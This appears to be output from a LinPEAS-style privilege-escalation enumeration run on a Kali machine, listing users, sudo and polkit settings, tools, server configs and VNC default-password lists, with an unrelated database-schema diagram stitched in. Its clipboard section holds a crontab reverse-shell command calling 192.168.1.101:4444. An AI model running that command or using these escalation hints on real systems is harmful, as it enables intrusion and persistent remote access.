
-e

Active Services (from ss):

-e

Running Service Processes:

=====|| Internet Access?

Port 80 is accessible

Port 443 is accessible

DNS accessible

ICMP is accessible

Port 443 is accessible with curl

===== || Is hostname malicious or leaked?

ℒ This will check the public IP and hostname in known malicious lists and leaks to find any relevant information about the host.

```
{
  "hostname": "kali",
  "source_ip": "49.37.132.103",
  "checks": {
    "IP in MalwareWorld": {
      "error": "error code: 521",
      "status": 521
    },
    "IP in VirusTotal": {
      "malicious": false,
      "reason": {
        "malicious": 0,
        "suspicious": 0,
        "undetected": 49,
        "harmless": 46,
        "timeout": 0
      },
      "reputation": 0
    },
    "Hostname in Pastes": {
      "totalResults": "0",
      "matches": []
    },
  },
}
```




```
"IP in AbuseIPDB": {  
  "malicious": false,  
  "abuseConfidenceScore": 0,  
  "countryCode": "IN",  
  "totalReports": 0,  
  "lastReportedAt": null  
}
```

```

graph LR
    Users((Users)) --> Sessions((Sessions))
    Users --> Logins((Logins))
    Users --> Profile((Profile))
  
```

The diagram illustrates a database schema for a user management system. It features a central table, **Users**, which contains the following attributes: **id**, **name**, **email**, **password**, and **role**. This table is linked to three other tables via foreign key relationships:

- Users** is linked to **Sessions** (attributes: **session_id**, **user_id**).
- Users** is linked to **Logins** (attributes: **login_id**, **user_id**).
- Users** is linked to **Profile** (attributes: **profile_id**, **user_id**).



My user

📖 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users>

```
uid=1000(kali) gid=1000(kali)
groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(vide
o),46(plugdev),100(users),101(netdev),107(bluetooth),115(scanner),126(lpadmin),134(wireshar
k),136(kaboxer)
```

PGP Keys and Related Files

📖 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#pgp-keys>

GPG:

GPG is installed, listing keys:

-e

NetPGP:

netpgpkeys Not Found

-e

PGP Related Files:

Found: /home/kali/.gnupg

total 20

drwx----- 3 kali kali 4096 Sep 22 06:13 .

drwx----- 41 kali kali 4096 Sep 22 06:09 ..

drwx----- 2 kali kali 4096 Apr 22 01:56 private-keys-v1.d

-rw----- 1 kali kali 32 Sep 22 06:13 pubring.kbx

-rw----- 1 kali kali 1200 Sep 22 06:13 trustdb.gpg

Clipboard and Highlighted Text

🔗 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#clipboard>

Using xclip:

Clipboard:

```
echo "*/5 * * * * /usr/bin/bash -i > /dev/tcp/192.168.1.101/4444 0>&1" | sudo tee -a /etc/crontab
```

Highlighted text:

```
echo "*/5 * * * * /usr/bin/bash -i > /dev/tcp/192.168.1.101/4444 0>&1" | sudo tee -a /etc/crontab
```

Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d

🔗 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid>

===== Checking sudo tokens

📖 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#reusing-sudo-tokens>

ptrace protection is disabled (0), so sudo tokens could be abused

Current user has .sudo_as_admin_successful file, so he can execute with sudo

doas.conf Not Found

===== Checking Pkexec and Polkit

📖 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/index.html#pe---method-2>

==== Polkit Binary

Pkexec binary found at: /usr/bin/pkexec

Pkexec binary has SUID bit set!

-rwsr-xr-x 1 root root 30952 Feb 21 2025 /usr/bin/pkexec

pkexec version 126

==== Polkit Policies

Checking /etc/polkit-1/rules.d/:

Checking /usr/share/polkit-1/rules.d/:

```
/* -*- mode: js; js-indent-level: 4; indent-tabs-mode: nil -*- */
```

```
// DO NOT EDIT THIS FILE, it will be overwritten on update
```

```
//
```

```
// Default rules for polkit
```

```
//
```

```
// See the polkit(8) man page for more information
// about configuring polkit.
```

```
polkit.addAdminRule(function(action, subject) {
    return ["unix-group:sudo"];
});
```

```
// Allow users in sudo or netdev group to use blueman feature requiring root without
authentication
```

```
polkit.addRule(function(action, subject) {
    if ((action.id == "org.blueman.network.setup" ||
        action.id == "org.blueman.dhcp.client" ||
        action.id == "org.blueman.rfkill.setstate" ||
        action.id == "org.blueman.pppd.pppconnect") &&
        subject.local && subject.active &&
        (subject.isInGroup("sudo") || subject.isInGroup("netdev"))) {
        return polkit.Result.YES;
    }
});
```

```
polkit.addRule(function(action, subject) {
    if ((action.id == "org.freedesktop.ModemManager1.Device.Control" ||
        action.id == "org.freedesktop.ModemManager1.Location") &&
        subject.user == "geoclue") {
        return polkit.Result.YES;
    }
});
```

```
polkit.addRule(function(action, subject) {
```

```

    if (action.id == "org.freedesktop.NetworkManager.settings.modify.system" &&
        subject.local && subject.active &&
        (subject.isInGroup ("sudo") || subject.isInGroup ("netdev"))) {
        return polkit.Result.YES;
    }
});

// Allows users belonging to privileged group to start gvfsd-admin without
// authorization. This prevents redundant password prompt when starting
// gvfsd-admin. The gvfsd-admin causes another password prompt to be shown
// for each client process using the different action id and for the subject
// based on the client process.
polkit.addRule(function(action, subject) {
    if ((action.id == "org.gtk.vfs.file-operations-helper") &&
        subject.local &&
        subject.active &&
        subject.isInGroup ("sudo")) {
        return polkit.Result.YES;
    }
});

// Members of kali-trusted don't need to input their password
// to run commands with pkexec
polkit.addRule(function(action, subject) {
    if ((action.id == "org.freedesktop.policykit.exec" ||
        action.id.startsWith("org.kali.pkexec.")) &&
        subject.active == true && subject.local == true &&
        subject.isInGroup("kali-trusted")) {

```

```

        return polkit.Result.YES;
    }
});

// This file is part of systemd.

// See systemd-networkd.service(8) and polkit(8) for more information.

// Allow systemd-networkd to set timezone, get product UUID,
// and transient hostname
polkit.addRule(function(action, subject) {
    if ((action.id == "org.freedesktop.hostname1.set-hostname" ||
        action.id == "org.freedesktop.hostname1.get-product-uuid" ||
        action.id == "org.freedesktop.timedate1.set-timezone") &&
        subject.user == "systemd-network") {
        return polkit.Result.YES;
    }
});

```

Polkit Authentication Agent

```

polkitd    742  0.0  0.1 385928 8420 ?    Ssl 03:25  0:01 /usr/lib/polkit-1/polkitd --no-debug -
-log-level=notice

```

```

kali      1714  0.0  0.4 426840 19180 ?    Sl  03:25  0:00 /usr/libexec/polkit-mate-
authentication-agent-1

```

Superusers and UID 0 Users

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/index.html>

==|| Users with UID 0 in /etc/passwd

root:x:0:0:root:/root:/usr/bin/zsh

==|| Users with sudo privileges in sudoers

=====|| Users with console

balu:x:1001:1001:balu,,,:/home/balu:/bin/bash

kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh

postgres:x:128:131:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash

root:x:0:0:root:/root:/usr/bin/zsh

=====|| All users & groups

uid=0(root) gid=0(root) groups=0(root)

uid=1000(kali) gid=1000(kali)

groups=1000(kali),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),107(bluetooth),115(scanner),126(lpadmin),134(wireshark),136(kaboxer)

uid=1001(balu) gid=1001(balu) groups=1001(balu),100(users)

uid=100(dhcpd) gid=65534(nogroup) groups=65534(nogroup)

uid=101(messagebus) gid=102(messagebus) groups=102(messagebus)

uid=102(tss) gid=104(tss) groups=104(tss)

uid=103(strongswan) gid=65534(nogroup) groups=65534(nogroup)

uid=104(tcpdump) gid=105(tcpdump) groups=105(tcpdump)

uid=105(sshd) gid=65534(nogroup) groups=65534(nogroup)

uid=106(avahi) gid=108(avahi) groups=108(avahi)

uid=107(nm-openvpn) gid=109(nm-openvpn) groups=109(nm-openvpn)

uid=108(speech-dispatcher) gid=29(audio) groups=29(audio)

uid=109(usbmux) gid=46(plugdev) groups=46(plugdev)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=110(nm-openconnect) gid=110(nm-openconnect) groups=110(nm-openconnect)
uid=111(pulse) gid=111(pulse) groups=111(pulse),29(audio)
uid=112(lightdm) gid=114(lightdm) groups=114(lightdm)
uid=113(saned) gid=116(saned) groups=116(saned),115(scanner)
uid=114(rtkit) gid=117(rtkit) groups=117(rtkit)
uid=115(colord) gid=118(colord) groups=118(colord)
uid=116(mysql) gid=120(mysql) groups=120(mysql)
uid=117(_rpc) gid=65534(nogroup) groups=65534(nogroup)
uid=118(geoclue) gid=121(geoclue) groups=121(geoclue)
uid=119(Debian-snmp) gid=122(Debian-snmp) groups=122(Debian-snmp)
uid=120(sslh) gid=123(sslh) groups=123(sslh)
uid=121(cups-pk-helper) gid=126(lpadmin) groups=126(lpadmin)
uid=122(redsocks) gid=127(redsocks) groups=127(redsocks)
uid=123(_gophish) gid=129(_gophish) groups=129(_gophish)
uid=124(iodine) gid=65534(nogroup) groups=65534(nogroup)
uid=125(miredo) gid=65534(nogroup) groups=65534(nogroup)
uid=126(STATD) gid=65534(nogroup) groups=65534(nogroup)
uid=127(redis) gid=130(redis) groups=130(redis)
uid=128(postgres) gid=131(postgres) groups=131(postgres),124(ssl-cert)
uid=129(mosquitto) gid=132(mosquitto) groups=132(mosquitto)
uid=130(inetsim) gid=133(inetsim) groups=133(inetsim)
uid=131(_gvm) gid=135(_gvm) groups=135(_gvm),130(redis)
uid=132(debian-tor) gid=137(debian-tor) groups=137(debian-tor)
uid=13(proxy) gid=13(proxy) groups=13(proxy)

Basic user information

06:14:06 up 2:49, 1 user, load average: 3.46, 2.73, 1.76

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
kali	-	02:41	0.00s	0.02s	lightdm	--session-child	13 24

Active sessions

06:14:06 up 2:49, 1 user, load average: 3.46, 2.73, 1.76

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
kali	-	02:41	0.00s	0.02s	lightdm	--session-child	13 24

Logged in users (utmp)

SSH sessions

Screen sessions

No Sockets found in /run/screen/S-kali.

Tmux sessions

Last Logons and Login History

Last logins

lightdm	tty8	:1	Mon Sep 22 04:28 - 04:28 (00:00)
kali	tty7	:0	Mon Sep 22 02:41 - still logged in
lightdm	tty7	:0	Mon Sep 22 02:41 - 02:41 (00:00)
postgres	pts/3		Wed Sep 10 22:01 - 22:04 (00:03)

postgres pts/3	Wed Sep 10 21:58 - 21:59 (00:00)
postgres pts/3	Wed Sep 10 21:55 - 21:57 (00:01)
postgres pts/3	Wed Sep 10 21:43 - 21:44 (00:01)
postgres pts/3	Wed Sep 10 08:04 - 08:06 (00:01)
kali tty7 :0	Wed Sep 10 00:40 - still logged in
lightdm tty7 :0	Wed Sep 10 00:40 - 00:40 (00:00)
postgres pts/2	Tue Sep 9 03:55 - 03:55 (00:00)
kali	Tue Sep 9 03:52 - still logged in

wtmpdb begins Tue Sep 9 03:52:07 2025


==|| Failed login attempts

==|| Recent logins from auth.log (limit 20)

=====|| Do not forget to test 'su' as any other user with shell: without password and with their names as password (I don't do it in FAST mode...)

=====|| Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!

=====||
=====|| Software Information
=====||



Useful software

/usr/bin/base64

/usr/bin/curl

/usr/bin/g++

/usr/bin/gcc

/usr/bin/make

/usr/bin/nc

/usr/bin/nc.traditional

/usr/bin/netcat

/usr/bin/nmap

/usr/bin/perl

/usr/bin/php

/usr/bin/ping

/usr/bin/python

/usr/bin/python2

/usr/bin/python2.7

/usr/bin/python3

/usr/bin/pwsh

/usr/bin/ruby

/usr/bin/socat

/usr/bin/sudo

/usr/bin/wget

Installed Compilers

ii antlr	2.7.7+dfsg-14	all	language tool for constructing recognizers, compilers etc
ii clang	1:19.0-63	amd64	C, C++ and Objective-C compiler (LLVM based), clang binary
ii clang-18	1:18.1.8-18+b2	amd64	C, C++ and Objective-C compiler
ii clang-19	1:19.1.7-3+b2	amd64	C, C++ and Objective-C compiler
ii g++	4:14.2.0-1	amd64	GNU C++ compiler
ii g++-14	14.3.0-5	amd64	GNU C++ compiler
ii g++-14-x86-64-linux-gnu	14.3.0-5	amd64	GNU C++ compiler for x86_64-linux-gnu architecture
ii g++-x86-64-linux-gnu	4:14.2.0-1	amd64	GNU C++ compiler for the amd64 architecture
ii gcc	4:14.2.0-1	amd64	GNU C compiler
ii gcc-14	14.3.0-5	amd64	GNU C compiler
ii gcc-14-x86-64-linux-gnu	14.3.0-5	amd64	GNU C compiler for the x86_64-linux-gnu architecture
ii gcc-mingw-w64-i686-win32	14.2.0-19+27+b1	amd64	GNU C compiler for MinGW-w64, Win32/Win32
ii gcc-mingw-w64-x86-64-win32	14.2.0-19+27+b1	amd64	GNU C compiler for MinGW-w64, Win64/Win32
ii gcc-x86-64-linux-gnu	4:14.2.0-1	amd64	GNU C compiler for the amd64 architecture
ii llvm-18	1:18.1.8-18+b2	amd64	Modular compiler and toolchain technologies
ii llvm-18-linker-tools	1:18.1.8-18+b2	amd64	Modular compiler and toolchain technologies - Plugins
ii llvm-18-runtime	1:18.1.8-18+b2	amd64	Modular compiler and toolchain technologies, IR interpreter

ii llvm-18-tools	1:18.1.8-18+b2	amd64	Modular compiler and toolchain technologies, tools
ii llvm-19	1:19.1.7-3+b2	amd64	Modular compiler and toolchain technologies
ii llvm-19-linker-tools	1:19.1.7-3+b2	amd64	Modular compiler and toolchain technologies - Plugins
ii llvm-19-runtime	1:19.1.7-3+b2	amd64	Modular compiler and toolchain technologies, IR interpreter
ii llvm-19-tools	1:19.1.7-3+b2	amd64	Modular compiler and toolchain technologies, tools
ii rpcsvc-proto	1.4.3-1	amd64	RPC protocol compiler and definitions

/usr/bin/gcc

===== Analyzing Apache-Nginx Files (limit 70)

Apache version: Server version: Apache/2.4.65 (Debian)

Server built: 2025-08-15T08:30:58

httpd Not Found

Nginx version:

```
/etc/apache2/mods-available/php8.4.conf-<FilesMatch ".+\.ph(?:ar|p|tml)$">
```

```
/etc/apache2/mods-available/php8.4.conf: SetHandler application/x-httpd-php
```

```
--
```

```
/etc/apache2/mods-available/php8.4.conf-<FilesMatch ".+\.phps$">
```

```
/etc/apache2/mods-available/php8.4.conf: SetHandler application/x-httpd-php-source
```

```
--
```

```
/etc/apache2/mods-enabled/php8.4.conf-<FilesMatch ".+\.ph(?:ar|p|tml)$">
```

```
/etc/apache2/mods-enabled/php8.4.conf: SetHandler application/x-httpd-php
```

--

```
/etc/apache2/mods-enabled/php8.4.conf<FilesMatch ".+\.phps$">
```

```
/etc/apache2/mods-enabled/php8.4.conf:  SetHandler application/x-httpd-php-source
```

```
====|| PHP exec extensions
```

```
drwxr-xr-x 2 root root 4096 Mar  7 2025 /etc/apache2/sites-enabled
```

```
drwxr-xr-x 2 root root 4096 Mar  7 2025 /etc/apache2/sites-enabled
```

```
lrwxrwxrwx 1 root root 35 Mar  7 2025 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf
```

```
<VirtualHost *:80>
```

```
    ServerAdmin webmaster@localhost
```

```
    DocumentRoot /var/www/html
```

```
    ErrorLog ${APACHE_LOG_DIR}/error.log
```

```
    CustomLog ${APACHE_LOG_DIR}/access.log combined
```

```
</VirtualHost>
```

```
drwxr-xr-x 2 root root 4096 Mar  7 2025 /etc/nginx/sites-enabled
```

```
drwxr-xr-x 2 root root 4096 Mar  7 2025 /etc/nginx/sites-enabled
```

```
lrwxrwxrwx 1 root root 34 Mar  7 2025 /etc/nginx/sites-enabled/default -> /etc/nginx/sites-available/default
```

```
server {
```

```
    listen 80 default_server;
```

```
    listen [::]:80 default_server;
```

```
    root /var/www/html;
```

```
    index index.html index.htm index.nginx-debian.html;
```

```
    server_name _;
```

```
    location / {
```

```
        try_files $uri $uri/ =404;
```

```
}  
}
```

```
-rw-r--r-- 1 root root 1286 Jan 24 2025 /etc/apache2/sites-available/000-default.conf
```

```
<VirtualHost *:80>
```

```
    ServerAdmin webmaster@localhost
```

```
    DocumentRoot /var/www/html
```

```
    ErrorLog ${APACHE_LOG_DIR}/error.log
```

```
    CustomLog ${APACHE_LOG_DIR}/access.log combined
```

```
</VirtualHost>
```

```
lrwxrwxrwx 1 root root 35 Mar  7 2025 /etc/apache2/sites-enabled/000-default.conf -> ../sites-available/000-default.conf
```

```
<VirtualHost *:80>
```

```
    ServerAdmin webmaster@localhost
```

```
    DocumentRoot /var/www/html
```

```
    ErrorLog ${APACHE_LOG_DIR}/error.log
```

```
    CustomLog ${APACHE_LOG_DIR}/access.log combined
```

```
</VirtualHost>
```

```
-rw-r--r-- 1 root root 69369 Feb 15 2025 /etc/php/8.4/apache2/php.ini
```

```
allow_url_fopen = On
```

```
allow_url_include = Off
```

```
odbc.allow_persistent = On
```

```
mysqli.allow_persistent = On
```

```
pgsql.allow_persistent = On
```



```
-rw-r--r-- 1 root root 69365 Feb 15 2025 /etc/php/8.4/cli/php.ini
```

```
allow_url_fopen = On
```

```
allow_url_include = Off
```

```
odbc.allow_persistent = On
```

```
mysqli.allow_persistent = On
```

```
pgsql.allow_persistent = On
```

```
-rw-r--r-- 1 root root 1545 Sep 1 2024 /etc/nginx/nginx.conf
```

```
user www-data;
```

```
worker_processes auto;
```

```
worker_cpu_affinity auto;
```

```
pid /run/nginx.pid;
```

```
error_log /var/log/nginx/error.log;
```

```
include /etc/nginx/modules-enabled/*.conf;
```

```
events {
```

```
    worker_connections 768;
```

```
}
```

```
http {
```

```
    sendfile on;
```

```
    tcp_nopush on;
```

```
    types_hash_max_size 2048;
```

```
    include /etc/nginx/mime.types;
```

```
    default_type application/octet-stream;
```

```
    access_log /var/log/nginx/access.log;
```

```
    gzip on;
```

```
    include /etc/nginx/conf.d/*.conf;
```

```
    include /etc/nginx/sites-enabled/*;  
}
```

```
-rw-r--r-- 1 root root 389 Jun 19 2024 /etc/default/nginx
```

```
-rwxr-xr-x 1 root root 4579 Jun 19 2024 /etc/init.d/nginx
```

```
-rw-r--r-- 1 root root 329 Jun 19 2024 /etc/logrotate.d/nginx
```

```
drwxr-xr-x 8 root root 4096 Sep  9 03:51 /etc/nginx
```

```
-rw-r--r-- 1 root root 217 Jun 19 2024 /etc/nginx/snippets/snakeoil.conf
```

```
ssl_certificate /etc/ssl/certs/ssl-cert-snakeoil.pem;
```

```
ssl_certificate_key /etc/ssl/private/ssl-cert-snakeoil.key;
```

```
-rw-r--r-- 1 root root 423 Jun 19 2024 /etc/nginx/snippets/fastcgi-php.conf
```

```
fastcgi_split_path_info ^(.+?\.php)(/.*)$;
```

```
try_files $fastcgi_script_name =404;
```

```
set $path_info $fastcgi_path_info;
```

```
fastcgi_param PATH_INFO $path_info;
```

```
fastcgi_index index.php;
```

```
include fastcgi.conf;
```

```
-rw-r--r-- 1 root root 1125 Jun 19 2024 /etc/nginx/fastcgi.conf
```

```
fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
```

```
fastcgi_param QUERY_STRING $query_string;
```

```
fastcgi_param REQUEST_METHOD $request_method;
```

```
fastcgi_param CONTENT_TYPE $content_type;
```

```
fastcgi_param CONTENT_LENGTH $content_length;
```

```
fastcgi_param SCRIPT_NAME    $fastcgi_script_name;
fastcgi_param REQUEST_URI    $request_uri;
fastcgi_param DOCUMENT_URI   $document_uri;
fastcgi_param DOCUMENT_ROOT  $document_root;
fastcgi_param SERVER_PROTOCOL $server_protocol;
fastcgi_param REQUEST_SCHEME $scheme;
fastcgi_param HTTPS          $https if_not_empty;
fastcgi_param GATEWAY_INTERFACE CGI/1.1;
fastcgi_param SERVER_SOFTWARE nginx/$nginx_version;
fastcgi_param REMOTE_ADDR     $remote_addr;
fastcgi_param REMOTE_PORT     $remote_port;
fastcgi_param REMOTE_USER     $remote_user;
fastcgi_param SERVER_ADDR     $server_addr;
fastcgi_param SERVER_PORT     $server_port;
fastcgi_param SERVER_NAME     $server_name;
fastcgi_param REDIRECT_STATUS 200;

-rw-r--r-- 1 root root 1545 Sep  1 2024 /etc/nginx/nginx.conf

user www-data;

worker_processes auto;

worker_cpu_affinity auto;

pid /run/nginx.pid;

error_log /var/log/nginx/error.log;

include /etc/nginx/modules-enabled/*.conf;

events {
    worker_connections 768;
}
```

```
http {  
    sendfile on;  
    tcp_nopush on;  
    types_hash_max_size 2048;  
    include /etc/nginx/mime.types;  
    default_type application/octet-stream;  
    access_log /var/log/nginx/access.log;  
    gzip on;  
    include /etc/nginx/conf.d/*.conf;  
    include /etc/nginx/sites-enabled/*;  
}
```

```
-rw-r--r-- 1 root root 521 Sep  1 2024 /etc/ufw/applications.d/nginx
```

```
-rwxr-xr-x 1 root root 1486944 Aug 15 05:05 /usr/sbin/nginx
```

```
drwxr-xr-x 2 root root 4096 Sep  9 03:50 /usr/share/doc/nginx
```

```
drwxr-xr-x 3 root root 4096 Sep  9 03:50 /usr/share/nginx
```

```
drwxr-xr-x 2 root root 4096 Feb  7 2025 /var/lib/nginx
```

```
drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2018/nginx
```

```
drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2019/nginx
```

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2020/nginx

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2021/nginx

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2022/nginx

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2024/nginx

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2025/nginx

drwxr-xr-x 2 root adm 4096 Mar 7 2025 /var/log/nginx

🔍 Searching docker files (limit 70)

📄 <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/docker-security/index.html#docker-breakout--privilege-escalation>

-rw-rw-r-- 1 kali kali 2288 Sep 22 03:23 /home/kali/ghidra/docker/Dockerfile

-rw-rw-r-- 1 kali kali 187 Apr 28 00:48 /home/kali/zphisher/Dockerfile

-rw-r--r-- 1 root root 1752 May 13 06:21 /usr/share/doc/python3-redis/examples/opentelemetry/docker-compose.yml

-rw-r--r-- 1 root root 1552 Aug 21 06:52 /usr/share/metasploit-framework/tools/payloads/ysoserial/Dockerfile

-rw-r--r-- 1 root root 400 Aug 25 04:36 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ssh-7.3.0/docker-compose.yml

-rw-r--r-- 1 root root 928 Aug 25 04:36 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ssh-7.3.0/Dockerfile

-rw-r--r-- 1 root root 548 Aug 25 04:36 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/pg-1.6.1-x86_64-linux/misc/yugabyte/docker-compose.yml

-rw-r--r-- 1 root root 355 Aug 25 04:36 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/pg-1.6.1-x86_64-linux/misc/yugabyte/Dockerfile

-rw-r--r-- 1 root root 380 Aug 25 04:36 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/puma-6.6.1/tools/Dockerfile

===== Analyzing MariaDB Files (limit 70)

-rw-r--r-- 1 root root 1126 Feb 19 2025 /etc/mysql/mariadb.cnf

[client-server]

socket = /run/mysqld/mysqld.sock

!includedir /etc/mysql/conf.d/

!includedir /etc/mysql/mariadb.conf.d/

-rw----- 1 root root 544 Mar 7 2025 /etc/mysql/debian.cnf

===== Analyzing Varnish Files (limit 70)

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/doc/metasploit-framework/modules/auxiliary/scanner/varnish

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/lib/metasploit/framework/varnish

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/modules/auxiliary/scanner/varnish

===== Analyzing X11 Files (limit 70)

-rw----- 1 kali kali 49 Sep 22 02:41 /home/kali/.Xauthority

===== Analyzing Rsync Files (limit 70)

-rw-r--r-- 1 root root 1044 Aug 19 03:15 /usr/share/doc/rsync/examples/rsyncd.conf

[ftp]

comment = public archive

path = /var/www/pub

use chroot = yes

lock file = /var/lock/rsyncd

read only = yes

list = yes

uid = nobody

gid = nogroup

strict modes = yes

ignore errors = no

ignore nonreadable = yes

transfer logging = no

timeout = 600

refuse options = checksum dry-run

dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz

|| Analyzing Wifi Connections Files (limit 70)

drwxr-xr-x 2 root root 4096 Jan 20 2025 /etc/NetworkManager/system-connections

drwxr-xr-x 2 root root 4096 Jan 20 2025 /etc/NetworkManager/system-connections

|| Analyzing PAM Auth Files (limit 70)

drwxr-xr-x 2 root root 4096 Sep 10 00:37 /etc/pam.d

-rw-r--r-- 1 root root 2118 Oct 27 2024 /etc/pam.d/sshd

account required pam_nologin.so

session [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so
close

session required pam_loginuid.so

session optional pam_keyinit.so force revoke

session optional pam_motd.so motd=/run/motd.dynamic

session optional pam_motd.so nouupdate

session optional pam_mail.so standard noenv # [1]

session required pam_limits.so

session required pam_env.so # [1]

session required pam_env.so envfile=/etc/default/locale

session [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so
open

|| Analyzing Kubernetes Files (limit 70)

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2018/kubernetes

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2019/kubernetes

===== Analyzing VNC Files (limit 70)

-rw-r--r-- 1 root root 1493 Jul 5 2024 /etc/tightvncserver.conf

-rw-r--r-- 1 root root 4622 Aug 18 08:10 /usr/share/doc/tightvncserver/examples/vnc.conf

-rw-r--r-- 1 root root 25 Aug 18 08:10 /var/lib/dpkg/info/tightvncserver.conffiles

/etc/tightvncserver.conf

-rw-r--r-- 1 root root 32 Aug 18 08:10 /var/lib/dpkg/info/xtightvncviewer.conffiles

/etc/X11/app-defaults/Vncviewer

-rw-r--r-- 1 root root 371 Nov 20 2023 /usr/share/legion/wordlists/vnc-betterdefaultpasslist.txt

123456

FELDTech_VNC

vnc_pcc

elux

Passwort

visam

password

Amx1234!

1988

admin

Vision2

ADMIN

TOUCHLON

EltakoFVS

Wyse#123

muster

passwd11

qwasyx21

Administrator

ripnas

eyevis

fidel123

Admin#1

default

sigmatek

hapero

1234

pass

raspberry

user

solarfocus

AVStumpf1

m9ff.QW

maryland-dstar

pass1

pass2

instrument

beijer

vnc

yesco

protech

-rw-r--r-- 1 root root 9 Aug 21 06:52 /usr/share/metasploit-
framework/data/wordlists/vnc_passwords.txt

password

┌───────────┐ Analyzing Ldap Files (limit 70)

The password hash is from the {SSHA} to 'structural'

drwxr-xr-x 2 root root 4096 Sep 9 03:51 /etc/ldap

drwxr-xr-x 2 root root 32 Aug 21 20:19 /snap/core18/2947/etc/ldap

drwxr-xr-x 3 root root 4096 Sep 9 03:55 /usr/lib/python3/dist-packages/impacket/ldap

drwxr-xr-x 3 root root 4096 Sep 9 03:55 /usr/lib/python3/dist-packages/nxc/protocols/ldap

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/lib/python3/dist-packages/pypykatz/ldap

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/doc/metasploit-
framework/modules/auxiliary/admin/ldap

drwxr-xr-x 3 root root 4096 Mar 7 2025 /usr/share/metasploit-
framework/data/auxiliary/admin/ldap

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/data/exploits/ldap

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-
framework/lib/metasploit/framework/ldap

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-
framework/lib/msf/core/exploit/remote/ldap

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-
framework/lib/msf/core/exploit/remote/smb/relay/ntlm/target/ldap

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/lib/rex/post/ldap

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/lib/rex/proto/ldap

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-
framework/modules/auxiliary/admin/ldap

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/modules/auxiliary/scanner/ldap

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/modules/exploits/windows/ldap

drwxr-xr-x 3 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap

drwxrwxr-x 2 _gvm _gvm 4096 Sep 10 22:29 /var/lib/openvas/plugins/2018/ldap

===== Analyzing OpenVPN Files (limit 70)

-rw----- 1 kali kali 3343 May 30 01:19
/home/kali/.cache/vmware/drag_and_drop/xUoCFV/lab_Balaji1510.ovpn
-rwxrwxr-x 1 kali kali 3344 May 30 01:43 /home/kali/htb/lab_Balaji1510.ovpn

===== Analyzing CouchDB Files (limit 70)

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/doc/metasploit-framework/modules/auxiliary/scanner/couchdb

drwxr-xr-x 2 root root 4096 Sep 9 03:49 /usr/share/metasploit-framework/modules/auxiliary/scanner/couchdb

===== Analyzing Mosquitto Files (limit 70)

-rw-r--r-- 1 root root 347 Jan 26 2025 /etc/mosquitto/mosquitto.conf

persistence true

persistence_location /var/lib/mosquitto/

log_dest file /var/log/mosquitto/mosquitto.log

include_dir /etc/mosquitto/conf.d

